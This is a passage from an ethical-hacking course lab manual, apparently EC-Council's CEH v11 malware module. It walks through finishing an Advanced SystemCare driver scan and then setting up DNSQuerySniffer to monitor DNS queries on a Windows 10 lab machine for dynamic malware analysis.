


Figure 4.8.12: Advanced system care scan in progress

24. Once the scan finishes, a **Summary** is shown, as shown in the screenshot. Click the **Fix** button in the bottom-right corner to resolve the discovered PC issues.




Figure 4.8.13: Summary of the system scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. The application starts to fix the PC issues found, as shown in the screenshot.




Figure 4.8.14: Advanced system scan fixing PC issues

You can also use other device driver monitoring tools such as **Driver Reviver** (https://www.reviversoft.com), **Driver Easy** (https://www.drivereasy.com), **Driver Fusion** (https://treexy.com), or **Driver Genius** (http://www.driver-soft.com) to perform device driver monitoring.

26. After the process is complete, the **Fix completed!** window appears, showing **Your current PC health status**, as shown in the screenshot. Analyze the results and close the application.




Figure 4.8.15: Problems fixed by Advanced SystemCare

27. Close all open windows.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 9

Perform DNS Monitoring using DNSQuerySniffer

TASK 9.1

Launch DNSQuerySniffer

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\DNS Monitoring Tools\DNSQuerySniffer**, and then double-click **DNSQuerySniffer.exe**.
2. The main window of **DNSQuerySniffer** appears, along with the **Capture Options** window.

Note: If the **Capture Options** window does not appear, then navigate to the **Options** menu and select **Capture Options**.

DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: Host Name, Port Number, Query ID, Request Type (A, AAAA, NS, MX, and other types), Request Time, Response Time, Duration, Response Code, Number of records, and the content of the returned DNS records. You can easily export the DNS query information to a CSV, tab-delimited, XML, or HTML file, or copy the DNS queries to the clipboard and then paste them into Excel or another spreadsheet application.

3. In the **Capture Options** window, ensure that the **WinPcap Packet Capture Driver** option is selected under the **Capture Method** field.
4. In the Select network adapter section, select the **Windows 10** network adapter (here, **Ethernet0**).

Note: In your lab environment, the Ethernet driver and the IP address of the Windows 10 may differ.

5. Click **OK** to start sniffing.




Figure 4.9.1: Capture Options window

6. The DNSQuerySniffer starts monitoring the network traffic and takes some time to capture the traffic. Leave the window intact. It shows the DNS queries sent on your system along with its complete information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

such as host name, port number, request time, response time, duration, source address, and destination address, as shown in the screenshot.

Note: To view the **Source Address** and **Destination Address** columns, scroll to the right side of the window.




Figure 4.9.2: DNSQuerySniffer Main Window

